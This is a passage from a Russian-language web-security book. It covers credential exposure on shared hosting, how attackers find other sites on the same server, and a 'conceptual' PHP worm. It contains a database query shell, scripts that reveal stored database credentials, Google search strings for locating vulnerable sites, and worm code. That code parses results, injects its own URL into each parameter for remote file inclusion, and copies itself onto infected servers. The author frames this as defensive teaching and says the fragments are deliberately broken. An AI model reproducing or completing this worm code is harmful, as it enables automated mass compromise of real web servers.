if(!empty($u)) $user=stripslashes($u);
if(!empty($p)) $pass=stripslashes($p);
if(!empty($b)) $database=stripslashes($b);
echo "
<html>
<body>
<form method=POST>
<input type=hidden name=mode value=1>
```

```
host:<input type=text size=10 name=h
value=\"".htmlspecialchars($host)."\">
name: <input type=text size=10 name=u
value=\"".htmlspecialchars($user)."\">
pass: <input type=text size=10 name=p
value=\"".htmlspecialchars($pass)."\">
db: <input type=text size=10 name=b
value=\"".htmlspecialchars($database)."\">
<br>
sql:
<br>
<textarea cols=60 rows=6 name=sq>".htmlspecialchars($sq)."</textarea>
<br>
<input type=submit value='выполнить'>
</form>
<hr>
";
if(empty($_POST["mode"]))
{
 echo "
 </body>
 </html>
 ";
 exit;
};
mysql_connect($host, $user, $pass);
$s=mysql_error();
if(!empty($s))
{
 echo "<font color=red>".$s."</font><br>\r\n";
 echo "
 </body>
 </html>
 ";
 exit;
}
if(!empty($database)) mysql_select_db($database);
$s=mysql_error();
if(!empty($s))
{
 echo "<font color=red>".$s."</font><br>\r\n";
 echo "
 </body>
 </html>
 ";
```

```
 exit;
}
$sq=stripslashes($sq);
$q=mysql_query("$sq");
$s=mysql_error();
if(!empty($s))
{
 echo "<font color=red>".$s."</font><br>\r\n";
 echo "
 </body>
 </html>
 ";
 exit;
}
echo "<table border=1>\r\n";
$x=1;
while($r=mysql_fetch_array($q, MYSQL_ASSOC))
{
 if($x)
 {
  echo "<tr>";
  foreach($r as $k=>$v) echo
"<td><b>".htmlspecialchars($k)."</b></td>\r\n";
  echo "</tr>";
 };
 $x=0;
 echo "<tr>\r\n";
 foreach($r as $k=>$v) echo "<td>".htmlspecialchars($v)."</td>\r\n";
 echo "</tr>\r\n";
}
echo "</table>
</body>
</html>
";
?>
```

Таким образом, выполняя произвольный PHP-код (Perl и т. п.), нападающий получит возможность выполнять произвольные запросы в базе данных целевого сайта.

Таким образом, для защиты от подобного нападения в случае возможности раскрытия, компрометации исходного кода скриптов при создании систем, очевидно, необходимо защитить каким-либо образом реквизиты доступа к базе данных от возможности их прочтения в открытом виде.

Самым первым решением, приходящим на ум, является шифрование пароля с хранением в исходных текстах скриптов шифра пароля и расшифрова-

нием его перед передачей функции, осуществляющей подсоединение к базе данных.

Рассмотрим хранение пароля к базе данных в шифрованном виде:

connect.inc.php

```
<?
include("crypt.inc.php");
$user="D6506F3CEB81C531";
$pass="1760716B40637EED";
$host="A5D908416F5FEDD7";
$dbname="0F83079680FD4C4A";
$user_pass="Wg1jXBMfeZ4T";
$pass_pass="kWBIYBJ1z3AS";
$host_pass="5p093QAmr2cS";
$dbname_pass="yqfb4lZlEIPm";
$user=mydecrypt($user, $user_pass);
$pass=mydecrypt($pass, $pass_pass);
$host=mydecrypt($host, $host_pass);
$dbname=mydecrypt($dbname, $dbname_pass);
mysql_connect($host, $user, $pass);
mysql_select_db($dbname);
...
?>
```

Как видим, в этом фрагменте кода реквизитов доступа к базе данных в явном виде не присутствует.

Однако несмотря на это нападающий все равно без заметных затрат сможет узнать реквизиты в явном виде.

Очевидно, что если нападающий имеет возможность просматривать исходные тексты всех скриптов, то он сможет получить тексты скриптов `connect.inc.php` и `crypt.inc.php`.

В первом скрипте определяются зашифрованные строки, содержащие реквизиты доступа к базе данных, а также пароли, необходимые для расшифровки.

Во втором скрипте определяются алгоритмы шифрования.

Таким образом, без усилий нападающему становятся известны алгоритмы шифрования и вся информация, необходимая для расшифровки.

Имея эту информацию, получить в открытом виде реквизиты доступа не представляется сложной задачей.

Более того, в некоторых случаях вовсе не обязательно анализировать алгоритмы шифрования.

Так, например, создав следующий скрипт в контексте контролируемого сайта на хостинге и выполнив его через браузер, нападающий получит реквизиты в явном виде.

Конечно, для этого нападающему понадобится знать содержимое файла `connect.inc.php`.

Showpasses2.php

```
<?
include("/path/to/crypt.inc.php");
$user="D6506F3CEB81C531";
$pass="1760716B40637EED";
$host="A5D908416F5FEDD7";
$dbname="0F83079680FD4C4A";
$user_pass="Wg1jXBMfeZ4T";
$pass_pass="kWBIYBJ1z3AS";
$host_pass="5p093QAmr2cS";
$dbname_pass="yqfb4lZlEIPm";
echo "user: ".htmlspecialchars(mydecrypt($user, $user_pass))."<br>\r\n";
echo "user: ".htmlspecialchars(mydecrypt($pass, $pass_pass))."<br>\r\n";
echo "user: ".htmlspecialchars(mydecrypt($host, $host_pass))."<br>\r\n";
echo "user: ".htmlspecialchars(mydecrypt($dbname,
                    $dbname_pass))."<br>\r\n";
?>
```

Следует обратить внимание на то, что в этом случае необходимо ввести путь до файла `crypt.inc.php`.

Возможно, подключение сторонних библиотек шифрования не будет требоваться, если будут использоваться стандартные библиотеки, например, библиотеки из состава `mcrypt`.

Более того, имея возможность подключить `connect.inc.php`, в данном примере нападающий сможет узнать в явном виде имя и пароль для доступа к базе данных следующим образом:

Showpasses.php

```
<?
include("/path/to/connect.inc.php");
echo "user: ".htmlspecialchars($user)."<br>\r\n";
echo "user: ".htmlspecialchars($pass)."<br>\r\n";
echo "user: ".htmlspecialchars($host)."<br>\r\n";
echo "user: ".htmlspecialchars($dbname)."<br>\r\n";
?>
```

Внимание

В PHP в настройках интерпретатора могут быть ограничены каталоги, из которых пользователь имеет возможность подключать файлы.

Таким образом, банальное шифрование не спасает от компрометации реквизитов доступа к базе данных.

Может быть есть другие пути?

Попробуем разобраться в сути вещей.

Сервер имеет доступ к исполняемым скриптам на правах некоторого пользователя (к примеру, это пользователь `nobody`). Из-под этого же пользователя выполняются и скрипты, являющиеся частью другого сайта, системы. В том числе права этого же пользователя имеют и злонамеренные скрипты. Через злонамеренные скрипты нападающий может читать содержимое любых файлов на сервере с правами пользователя nobody. Учитывая, что и сам HTTP-сервер получает доступ к файлам с правами этого же пользователя, у HTTP нет никаких привилегий, которых не было бы у злонамеренного пользователя.

Другими словами, с точки зрения скрипта, к которому имеется доступ, для него все равно, кто имеет доступ к скрипту — сам HTTP-сервер или злонамеренный пользователь.

Все то, что может выполнить PHP-интерпретатор, может быть проэмулировано и злонамеренным пользователем.

Любая информация, доступная HTTP-серверу и PHP-интерпретатору, может быть доступна и злонамеренному пользователю.

Отсюда можно сделать вывод.

Вывод

Как бы ни были защищены реквизиты доступа к базе данных, они могут быть получены в открытом виде злонамеренным пользователем, имеющим возможность получить все исходные тексты скриптов.

Некоторой защитой для сайтов хостинга друг от друга может служить защищенный режим PHP, другие ограничения PHP, выполнение сценариев с правами владельца файлов и другие методы, ограничивающие возможности скрипов.

Некоторые из приемов могут быть обойдены нападающим, некоторые могут сильно влиять на функциональности системы.

Таким образом, в большинстве случаев расположение сайта на хостинге приводит к потенциальной уязвимости, к атаке на базу данных сайта.

7.5. Точка зрения нападающего

Рассмотрим эту ситуацию с точки зрения нападающего.

У нападающего имеется некоторая цель. Целевой сайт должным образом был исследован им на предмет наличия уязвимостей, и никаких существенных уязвимостей не было найдено.

Таким образом, единственным путем получения полного или частичного контроля над целевым сайтом у нападающего в такой ситуации является нападение на любой сайт, расположенный на том же хостинге, и получение контроля над ним с последующим получением доступа к целевому сайту.

Внимание

В результате задача получения контроля над целевым сайтом свелась к задаче нахождения других сайтов, расположенных на том же физическом сервере, нахождения уязвимости в них и получения контроля над ними.

Однако если задача нахождения и эксплуатирования каких-либо уязвимостей в целевом сайте уже достаточно описана в этой книге, то задача поиска сайтов, расположенных на том же сервере, — это нетривиальная задача.

В каждом конкретном случае возможны различные варианты поиска адресов сайтов, расположенных на том же сервере хостинга.

Например, нападающий может использовать следующие приемы для получения таких адресов.

1. Сам сайт хостинга.
2. Реверс-зона DNS.
3. Информация из поисковых систем.
4. Информация из базы данных netcraft.
5. Кеш какого-либо DNS сервера.

7.5.1. Информация с сайта хостинга

В некоторых случаях хостинговые провайдеры размещают информацию о клиентах на страницах своего официального сайта.

Нападающий в любом случае проверит официальный сайт провайдера на предмет наличия там адресов Web-сайтов клиентов.

Кроме того, если официальный сайт провайдера находится на том же физическом сервере, что и целевой сайт, нападающий может проверить его на наличие уязвимостей.

Выяснить, на каком хостинге размещен тот или иной сайт, не так уж и сложно. Для этого можно воспользоваться whois-базами данных.

Выполняя whois-запросы по имени сайта и IP-адресу можно выяснить примерные данные о владельце сайта и провайдере.

IP-адрес сайта выдается программой `nslookup`.

Выясним к примеру информацию о сайте **www.admin.ru**.

Пример

```
-bash-2.05b$ whois admin.ru
% By submitting a query to RIPN's Whois Service
% you agree to abide by the following terms of use:
% http://www.ripn.net/about/servpol.html#3.2 (in Russian)
% http://www.ripn.net/about/en/servpol.html#3.2 (in English).
domain:   ADMIN.RU
type:    CORPORATE
nserver:  ns.masterhost.ru.
nserver:  ns1.masterhost.ru.
nserver:  ns2.masterhost.ru.
state:   REGISTERED, DELEGATED
person:   Alexey N Bykov
phone:   +7 095 0000000
e-mail:   domain@mod.ru
registrar: RUCENTER-REG-RIPN
created:  2000.07.17
paid-till: 2005.07.17
source:   TC-RIPN
Last updated on 2004.12.22 14:51:42 MSK/MSD

-bash-2.05b$ nslookup admin.ru
Server: localhost
Address: 127.0.0.1
Name:  admin.ru
Address: 217.16.20.40

-bash-2.05b$ whois 217.16.20.40

inetnum:   217.16.20.0 - 217.16.20.255
netname:   MASTERHOST
descr:    Masterhost.ru is a hosting and technical support organization.
country:   RU
admin-c:   MHST-RIPE
tech-c:    MHST-RIPE
status:    ASSIGNED PA
notify:    noc@masterhost.ru
mnt-by:    MASTERHOST-MNT
```

```
changed:   caspy@masterhost.ru 20030508
source:    RIPE
route:    217.16.16.0/20
descr:    .masterhost
origin:    AS25532
notify:    noc@masterhost.ru
mnt-routes:  MASTERHOST-MNT
mnt-by:    MASTERHOST-MNT
changed:   caspy@masterhost.ru 20030414
changed:   caspy@masterhost.ru 20040901
source:    RIPE
role:     MASTERHOST NOC
address:   MasterHost CJSC.
address:   Arkhangelskiy per., 1, office 513
address:   101934 Moscow
address:   Russia
phone:    +7 095 7729720
fax-no:    +7 095 7729723
e-mail:    noc@masterhost.ru
trouble:   ------------------------------------------------------
trouble:   MASTERHOST is available 24 x 7
trouble:   ------------------------------------------------------
trouble:   Points of contact for MASTERHOST Network Operations
trouble:   ------------------------------------------------------
trouble:   Routing and peering issues:    noc@masterhost.ru
trouble:   SPAM and Network security issues: abuse@masterhost.ru
trouble:   Mail and News issues:       postmaster@masterhost.ru
trouble:   Customer support:         support@masterhost.ru
trouble:   General information:       info@masterhost.ru
trouble:   ------------------------------------------------------
admin-c:   AAS-RIPE
tech-c:    AAS-RIPE
tech-c:    UNK-RIPE
nic-hdl:   MHST-RIPE
notify:    noc@masterhost.ru
mnt-by:    MASTERHOST-MNT
changed:   caspy@masterhost.ru 20021118
changed:   caspy@masterhost.ru 20030831
source:    RIPE
```

Уже по whois-запросу по имени сайта можно было предположить, что сайт расположен на хостинговой площадке `masterhost`.

Запрос по IP-адресу подтвердил этот факт.

Таким образом, выполнив эти нехитрые действия, выяснили, что сайт хостится на `masterhost.ru`.

7.5.2. Реверс-зона DNS

Некоторую информацию о хостинге, а также (в редких случаях) информацию о других сайтах хостинга можно выяснить, проведя серию DNS-запросов.

Например

```
-bash-2.05b$ nslookup www.pautinka.ru
Server: localhost
Address: 127.0.0.1
Non-authoritative answer:
Name:  pautinka.ru
Address: 217.106.232.17
Aliases: www.pautinka.ru
-bash-2.05b$ nslookup  217.106.232.17
Server: localhost
Address: 127.0.0.1
Name:  asp.z8.ru
Address: 217.106.232.17
-bash-2.05b$
```

Таким образом, стал известен еще один URL сайта, находящегося на том же физическом сервере.

7.5.3. Информация из поисковых систем

В некоторых случаях результат может дать поиск сайтов с тем же IP-адресом (расположенных на том же физическом сервере).

Так, некоторый результат может дать поиск в поисковых системах по следующим параметрам:

- IP-адрес целевого сайта.
- Имя и адрес провайдера целевого сайта.
- Имя и адрес целевого сайта.

Вероятность получить необходимую информацию является весьма низкой, но, тем не менее, шансы есть.

7.5.4. Информация из базы данных *netcraft*

`Netcraft.com` предоставляет некоторую информацию по статистике, которая может быть полезной для нападающего.

В частности, из базы данных `netcraft` можно узнать, какой IP-подсети принадлежит IP-адрес провайдера, и затем вывести адреса всех известных сайтов из этой подсети.

По одинаковым или схожим характеристикам серверов можно предположительно выяснить IP-адреса, на самом деле являющиеся псевдонимами основного IP-адреса одного сервера.

Так, например, после следующего запроса:

http://uptime.netcraft.com/up/graph/?host=www.mail.ru

станет известна IP-подсеть которой принадлежит IP-адрес **www.mail.ru**. Это `MAILRU-NET2,194.67.57.0,194.67.57.255`.

И после запроса: **http://uptime.netcraft.com/up/hosted?netname=MAILRU-NET2,194.67.57.0,194.67.57.255** становится известен список сайтов, известных `netcraft`, имеющих IP-адрес из той же подсети.

7.5.5. Кэш какого-либо DNS-сервера

Если у нападающего имеется доступ к кэшу какого-либо крупного DNS-сервера, то теоретически он сможет попытаться получить список сайтов, имеющих тот же IP-адрес, что и целевой сайт.

Конечно же, имея доступ на чтение к файлу конфигурации HTTP-сервера хостинга, на котором расположен целевой сайт, нападающий сможет получить более или менее точный список сайтов, расположенных на том же сервере. Но в данный момент рассматривается ситуация, когда нападающий не имеет никакого доступа к внутренней части сервера.

Если никакого результата в поиске сайтов, расположенных на том же физическом сервере, не было достигнуто, либо если ни в одном из найденных сайтов не присутствуют уязвимости, достаточные для получения привилегий на целевом сервере, нападающий может предпринять еще один шаг. Он может создать свой сайт на том же хостинге, что и целевой сервер. И с некоторой вероятностью в зависимости от хостинга, сайт нападающего будет расположен на том же физическом сервере, что и целевой сайт.

А, следовательно, нападающий уже сможет предпринять все описанные шаги для получения контроля над целевым сервером.

Стоимость взлома в таком случае будет равняться стоимости аренды дискового пространства по минимальному тарифному плану (возможно, необходима поддержка PHP и Perl-сценариев и базы данных).

7.6. Заключение

В этой главе я вовсе не хотел показать, что невозможно обеспечить должный уровень безопасности для систем, сайтов, расположенных на хостинге.

Я всего лишь хотел отметить, что в этом случае осуществить безопасность будет на порядок сложнее, и простор для деятельности нападающего будет на порядок больше.

Тем не менее в большинстве случаев можно осуществить достаточную безопасность системы, расположенной на хостинге.

Все зависит от самой системы: от того, какие требования безопасности предъявлены к системе; насколько конфиденциальная информация будет храниться в ней.

Так, например, если рассматриваемый сайт является домашней страничкой автора, сборником документации, форумом или чатом, то, очевидно, к такому сайту будут предъявлены незначительные требования безопасности, и расположение такого сайта на хостинге является вполне оправданным.

Однако если рассматривать интернет-магазин, платежную систему и другие системы, хранящие и использующие высококонфиденциальную информацию — такую как имена и реквизиты клиентов, номера кредитных карт, то расположение данной системы на хостинге вряд ли будет оправдано.

Таким образом, при выборе того, где размещать систему — на выделенном сервере (collocation) или на хостинге, следует руководствоваться следующими соображениями.

- Требованием системы к ресурсам сервера — в некоторых случаях системой предъявляются высокие требования к ресурсам, что не дает возможности располагать ее на хостингах.
- Масштабами бизнеса и задач — аренда выделенного сервера — весьма дорогостоящее занятие по сравнению с расположением сайта на хостинге, и может быть оправдана в случае, если бюджет системы это позволяет.
- Требованием к безопасности — в некоторых случаях расположение системы на выделенном сервере — это необходимое условие существования системы с точки зрения безопасности.
- Возможно, некоторые другие причины.

Ну и, конечно же, при выборе месторасположения системы в первую очередь следует руководствоваться здравым смыслом.

Глава 8

Концептуальный вирус

В этой главе описывается возможность создания вируса или, если быть точным, червя, которой бы размножался, используя исключительно уязвимости в Web-системах.

Внимание

На прилагаемом к книге CD нет исходного кода червя. В тексте книги исходный код червя приведен отдельными блоками, разделенными по принципу выполняемых функций.

Во всех приведенных в книге фрагментах кода присутствуют неточности, делающие этот код абсолютно неработоспособным.

Нигде не существует и никогда не существовало работоспособного варианта этого червя.

Код данного червя не может рассматриваться как вредоносный, так как код составлен таким образом, что червь не может самостоятельно выбраться за пределы компьютера. Более того, на одном компьютере он сможет воспроизвестись ограниченное число раз. И сам код не может причинить никакого вреда тестовой системе.

Другими словами, в книге лишь показывается концептуальная возможность создания такого червя, но сам червь как единое целое не создается.

Весь код, представленный в книге как код червя, представляет собой именно отдельные, не связанные воедино отрывки кода.

Таким образом, рассматриваемый код червя представляет исключительно лишь интерес и не имеет практического приложения.

8.1. Идея создания

Идея написания книги родилась из осознания того факта, что довольно часто на различных сайтах, доступных в Интернете, можно встретить уяз-

вимости, которые могут быть проэксплуатированы без участия человека, автоматически, скриптом, на основе заложенного в него алгоритма поиска уязвимости и ее эксплуатирования.

Очень часто сообщения об ошибках, явно указывающие на то, что на сайте имеется уязвимость того или иного типа, попадают в базы данных поисковых систем.

Таким образом, скрипт, или червь после активации сможет делать серии запросов к известным поисковым системам для поиска новых объектов атак.

Основной при описании возможности создания такого червя была для меня задача показать, что в некоторых случаях для эксплуатации уязвимости необходимо применить такой минимум усилий, что это станет под силу даже компьютерной программе.

Не стоит забывать про потенциальную опасность, которую мог бы нести подобный червь, если бы в нем была бы заложена некоторая дополнительная функциональность.

Червь может содержать функции backdoor-системы, оставляя на зараженном сервере лазейки, через которые впоследствии на сервер может проникнуть злоумышленник.

В нем могут быть реализованы функции трояна, перехватывающего важную информацию, проходящую через сервер.

Червь может использовать вычислительную мощность сервера для целей нападающего.

Так, обладая сетью из десятков тысяч компьютеров по всему миру, нападающий сможет решить многие математические задачи, такие как подбор пароля к хешу и т. п. Более того, подобная созданная в кратчайшее время сеть может быть использована как сеть рассылки спама. Такая сеть может быть использована для проведения распределенной атаки на какой-либо сервер с целью вывода его из строя — так называемая DDOS-атака.

В любом случае, следует согласиться с тем, что выпуск такого червя в Интернет и, тем более, придание ему какой-либо дополнительной функциональности (помимо размножения), может быть опасным по той причине, что в короткие сроки большая мощность, распределенная по всему миру уязвимых сайтов и серверов станет доступна одному человеку.

И если вы не соблюдаете все принципы безопасности при написании кода, в качестве одного из элементов такой сети может оказаться и ваш сайт.

Надеюсь, я достаточно вас напугал?

А для того, чтобы этого не случилось, достаточно придерживаться несложных правил написания кода для Web-приложений, описанных в предыдущих главах книги.

8.2. Анализ существующих вирусов

Перед тем, как делать какие бы то ни было заявления и выкладки, проанализируем вирусы и черви, существующие на данный момент.

На сайте вирусной энциклопедии лаборатории Касперского: **http://www.viruslist.com/** нами будут рассмотрены вирусы, написанные на командных языках, — скрипт-вирусы.

Одним из таких скрипт-вирусов и является описываемый червь.

Список вирусов доступен по адресу:

http://www.viruslist.com/viruslist.html?id=12

Рассмотрим более подробно все вирусы.

`BAT.IBBM.generic` — неопасный вирус, распространяющийся исключительно в пределах одного компьютера. Заражает командные BAT-файлы, записывая свое тело в конец файла. Очевидно, что этот вирус не имеет ничего общего с описываемым червем.

`CS.Gala` — это первый известный вирус, заражающий скрипты программы CorelDRAW. Не способен самостоятельно выбраться за пределы одного компьютера.

`HTML.Internal` — первый известный вирус, заражающий HTML-файлы. Не способен самостоятельно размножаться. Заражает найденные HTML-файлы на компьютере клиента при посещении зараженного сайта. Не способен самостоятельно перебраться с одного сервера на другой.

`HTML.NoWarn.a` — действует аналогично на `HTML.Internal`.

`SWScript.LFM` — вирус заражает macromedia flash-файлы.

`Script.Inf.Demo` — вирус, заражающий инсталляционные файлы.

`VBS.AVM` — вирус, использующий для размножения команды FSO, не способен выбраться за пределы файловой системы одного компьютера.

`WinREG.Antireg.a` — вирус заражает REG-файлы Windows.

`WinScript.777` — вирус, заражающий script-файлы Windows.

Все описанные вирусы выполняются на клиентском компьютере, как правило, под управлением операционной системы Windows. Такие вирусы не способны выбраться за пределы одного компьютера и не способны самостоятельно заразить сервер.

Кроме того, в вирусной энциклопедии присутствуют описания нескольких вирусов, написанных на языке PHP.

`PHP.Pirus` — первый вирус, написанный на PHP. Ищет и заражает PHP и HTML-файлы в текущем каталоге. При этом в зараженный файл записыва-

ется не тело вируса, а ссылка на зараженный файл (`include()`). Таким образом, этот вирус не может выбраться за пределы компьютера. Однако можно представить себе ситуацию, когда этим вирусом будет заражен сервер. (Вирус не может проникнуть на сервер самостоятельно.)

`PHP.Neworld` — вирус аналогичен по действию предыдущему.

`PHP.Virdrus` — вирус, похожий на предыдущие, но вместо записи ссылки на тело, вирус копирует свое тело в заражаемый файл. Такое заражение может считаться более продвинутым.

Таким образом, ни один из описываемых вирусов не может самостоятельно выбраться за пределы файловой системы одного компьютера.

Самым продвинутым на сегодняшний момент из существующих червей является червь `Net-Worm.Perl.Santy.a`.

Червь действует таким образом.

1. Формируется поисковый запрос на поисковую систему Google с целью нахождения сайтов, имеющих форум phpBB, версии не выше 2.0.11. Версии ниже этой известного движка форума имеют критические уязвимости, позволяющие выполнить любой код на уязвимой системе.
2. Далее формируется HTTP-запрос, эксплуатирующий эту уязвимость для каждого найденного сайта, и происходит заражение уязвимого сервера.
3. Увеличивается счетчик поколения вируса и цикл повторяется сначала.

Этот червь имеет следующие особенности:

- он написан на Perl;
- заражаются сайты через уязвимость в конкретном продукте конкретной версии;
- заражаются исключительно серверы. Червь неопасен для конечных пользователей;
- червь может выбраться за пределы одного компьютера и успешно делает это;
- как результат заражения, червь производит дефейс сайта.

Это первый известный червь, успешно заражающий серверные компьютеры, используя уязвимости в Web-приложениях.

Если продолжить эту идею — использование уязвимостей в Web-приложениях, то можно постараться написать червя, который бы:

- использовал не уязвимость в каком-то одном конкретном продукте, конкретной версии, но искал и эксплуатировал бы определенный тип уязвимости даже в неизвестном продукте;
- использовал бы несколько поисковых систем для поиска уязвимых систем.

Даже вирус `Net-Worm.Perl.Santy.a` во время пика своего размножения заразил более 40 000 серверов по всему миру.

Поисковая система Google стала блокировать поисковые запросы, типичные для этого червя, тем самым эпидемия была остановлена.

8.3. Поиск

Итак, предполагаемый, абстрактный червь может быть создан, к примеру, на языке PHP. PHP-интерпретатор существует практически на всех серверах.

В качестве серьезной и достаточно опасной для получения прав на сервере уязвимости может быть выбрана уязвимость типа PHP source code injection.

Эта уязвимость была подробно описана в *главе 2*, где были приведены примеры уязвимых систем, получения контроля над тестовыми системами с помощью этой уязвимости, была проведена ее классификация.

Первое, что червю необходимо сделать после активации, — это найти уязвимые системы. Вряд ли удастся придумать тут что-то новое, так что червь будет использовать ресурсы поисковых систем.

Для примера, возьмем поисковою систему Google, но вместо нее может быть взята любая другая или несколько поисковых систем.

Составим два массива строк, и каждый раз поисковая фраза будет составляться из двух случайных строк этих двух массивов.

Строки подобраны таким образом, что с большой вероятностью в результатах поиска будут присутствовать ссылки на уязвимые сайты.

Ключевые слова

```
$mainsearch1=array(
"Failed opening for inclusion",
"Warning main",
"failed to open stream",
"failed",
"No such file or directory",
"not found"
);
$mainsearch2=array(
"",
"index",
"data",
"main",
"left",
"id",
```

```
"",
"menu",
"",
"",
"",
"and",
"error",
"",
"",
"name",
"make",
"test",
"home",
"",
"",
"test",
"",
"list",
"right",
"temp",
"template",
"mainpage",
"link",
"banner"
);
```

Пустые строки во втором массиве будут соответствовать запросу со случайной фразой из первого массива без добавления дополнительных строк.

Далее будет запрашиваться случайная страница из результатов поиска Google.

Поисковая система Google ограничивает результаты поиска, следовательно, подобное ограничение и будет введено в скрипте.

Составим алгоритм запроса к поисковой системе.

Запрос к поисковой системе

```
global $mainsearch1, $mainsearch2, $explstring;
$w1=$mainsearch1[rand(0, sizeof($mainsearch1)-1)];
$w2=$mainsearch2[rand(0, sizeof($mainsearch2)-1)];
$w=str_replace(" ", "+", $w1." ".$w2);
$max=990; //столько всего результатов выдает гугл :(
$start=rand(50, $max);
$q="http://www.gogle.ru/search?qw=".$w.
     "&hl=ru&lr=&ie=UTF-8&start=$start&sa=N"; //&filter=0
```

```
$rx=file($q);
$search=implode("", $q);
```

Таким образом, в переменной `$search` будет результат поискового запроса.

В более сложной ситуации для других поисковых систем может понадобиться составить собственной HTTP-запрос, содержащий необходимые параметры.

Еще один вариант запроса к поисковой машине

```
global $mainsearch1, $mainsearch2, $explstring;
$w1=$mainsearch1[rand(0, sizeof($mainsearch1)-1)];
$w2=$mainsearch2[rand(0, sizeof($mainsearch2)-1)];
$w=str_replace(" ", "+", $w1." ".$w2);
$max=990; //столько всего результатов выдает гугл :(
$start=rand(50, $max);
$q="GET /search?qw=".$w."&hl=ru&lr=&ie=UTF-8&start=$start&sa=N
HTTP/1.1\r\n".
      "Host: www.google.com\r\n".
       "User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck-
o/20040707\r\n".
      "Accept: */*\r\n".
      "Accept-Language: en-us\r\n".
      "Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n".
      "Connection: close\r\n".
      "\r\n";
$socket = socket_create (AF_INET, SOCK_STREAM, 0);
$target=gethostbyname("www.google.com");
$result = socket_connect ($socket, $target, 80);
socket_write($socket, $q, strlen($in));
$o="";
while ($out = socket_read ($socket, 2048)) {
    $o.=$out;
}
$search=$o;
```

В результате в `$search` будет помещен текст HTML-страницы, содержащей ответ на поисковый запрос.

Далее необходимо разобрать этот ответ, чтобы выяснить уязвимые адреса сайтов.

Для этого могут использоваться регулярные выражения.

Разбор ответа

```
preg_match_all("/(https?\:\/\/(\w|\.|\/|\\|\%|".
  "\d|\-|\_)+\?(\w|\.|\/|\\|\?|\d|\=|\&|\%|\-|\_|\+)+)/",
```

```
    $search, $re);
  unset($rr);
  foreach($re[1] as $k=>$v)
  {
    if(!preg_match("/google/", $v)) $rr[]=$v;
  }
```

В массиве `$rr` таким образом будут записаны адреса потенциально уязвимых сайтов.

Осталось попробовать инфицировать каждый из этих сайтов.

Для попытки инфицирования будет использоваться абстрактная функция `exploit()`.

Попытка инфицирования

```
if(sizeof($rr)>0) foreach($rr as $k=>$v)
{
  if(preg_match_all("/(\&|\?)((\w|-|_|%|\d)+)\=".
      "((\w|-|_|%|\d|\/|\\|\.|\?|\+)*)?/", $v, $r))
  {
     preg_match("/^(https?\:\/\/(\w|\.|\/|\\|\%|\d|\-|\_)+)\?/"
                                          , $v, $r2);
     foreach($r as $k1=>$v1)
     {
       $x=$r2[1]."?";
       foreach($r[2] as $k2=>$v2) //построили декартово произведение
       {
          if($k2==$k1)
          {
            if(empty($r[4][$k2])) $x.="[*STRING*]&";
            else $x.=$r[2][$k2]."=[*STRING*]&";
          }else
            $x.=($r[2][$k2]."=".$r[4][$k2]."&");
       }
       exploit($x);
     }
  }
}
```

В приведенном коде для каждого URL потенциально уязвимого сайта производится попытка эксплуатирования уязвимости с последовательной заменой значений каждого параметра на `[*STRING*]`.

Эта строка впоследствии будет использоваться в функции `exploit()`.

Так, например, если в начале в массиве `$rr` были следующие URL:

- **http: //site1/1.php?a=123**
- **http: //site2/test.php?bbb=ccc&qq=abcd**
- **http: //site3/get.php?abcd**
- **http: //site3/get.php?abcd&cdef**
- **http: //site2/test.php?bbb=ccc&qq=abcd&ppp&ddd**

то, переменная `$x` будет последовательно принимать следующие значения:

- **http: //site1/1.php?a=[*STRING*]**
- **http: //site2/test.php?bbb=[*STRING*]&qq=abcd**
- **http: //site2/test.php?bbb=ccc&qq=[*STRING*]**
- **http: //site3/get.php?[*STRING*]**
- **http: //site3/get.php? [*STRING*]&cdef**
- **http: //site3/get.php?abcd& [*STRING*]**
- **http: //site2/test.php?bbb=[*STRING*]&qq=abcd&ppp&ddd**
- **http: //site2/test.php?bbb=ccc&qq=[*STRING*]&ppp&ddd**
- **http: //site2/test.php?bbb=ccc&qq=abcd&[*STRING*]&ddd**
- **http: //site2/test.php?bbb=ccc&qq=abcd&ppp&[*STRING*]**

Далее для каждого значения переменной `$x`, происходит попытка заражения.

8.4. Заражение

Функция `exploit($str)` принимает в качестве аргумента строку URL страницы, потенциально уязвимой PHP source code injection.

Аргумент содержит `[*STRING*]` в качестве значения потенциально уязвимого параметра.

Собственно, попытка инфицирования сводится к запросу типа **http://site1/test.php?aaa=http://site2/concept.php?&bbb=ccc** вместо переданного **http://site1/test.php?aaa=[*STRING*]&bbb=ccc**.

Где `site1` — URL целевого сайта, попытка заражения которого производится.

`Site2` — адрес исполняемого в данный момент файла.

Таким образом, функция `exploit()` может иметь примерно следующий вид:

exploit($str)

```
function exploit($str)
{
  global $_SERVER, $HTTP_SERVER_VARS;
  $th=$_SERVER["SCRIPT_URI"];
```

```
  if(empty($th)) $th=$HTTP_SERVER_VARS["SCRIPT_URI"];
  if(empty($th)) $th=getenv("SCRIPT_URI");
  //получили http URL данного скрипта
  if(!preg_match("/domain\.com/", $str)) exit;
  $str=str_replace("[*STRING*]", "$th?", $str);
  $str.="&from=".$_SERVER["SCRIPT_URI"];
  file($str);
  // эксплоит инициирован
}
```

При этом предполагается, что при запросе тела скрипта файла `concept.php` безо всяких параметров должен вернуть некоторый PHP-код, который будет выполнен на уязвимом сервере.

http://site/concept.php

```
<?
if(file_exists("concept.php")) exit;
  //строка выше для того, чтобы не заразить один сервер дважды
$f=fopen("concept.php", "w");
$a="<?
//полный код исходного текста exploit.php
?>
";
fwrite($f, $a);
$th=$_SERVER["SCRIPT_URI"];
if(empty($th)) $th=$HTTP_SERVER_VARS["SCRIPT_URI"];
if(empty($th)) $th=getenv("SCRIPT_URI");
preg_match("/^(https?\:\/\/.*)\/(.*?)/", $th, $r);
$a=$r[1]."/concept.php?expl=yes";
file($a);
?>
```

Осталось реализовать код, который будет выводить необходимый результат.

concept.php

```
$tmpname=”concept.php”;
echo "<?
";
$th2=$_SERVER["SCRIPT_FILENAME"];
if(empty($th2)) $th2=$HTTP_SERVER_VARS["SCRIPT_FILENAME"];
if(empty($th2)) $th2=getenv("SCRIPT_FILENAME");
echo "
if(file_exists(\"$tmpname\")) exit;
```

```
\$f=fopen(\"$tmpname\", \"w\");
\$a=\"".str_replace("\$","\\\$",addslashes(implode("", file($th2)))."\";
fwrite(\$f, \$a);
\$th=\$_SERVER[\"SCRIPT_URI\"];
if(empty(\$th)) \$th=\$HTTP_SERVER_VARS[\"SCRIPT_URI\"];
if(empty(\$th)) \$th=getenv(\"SCRIPT_URI\");
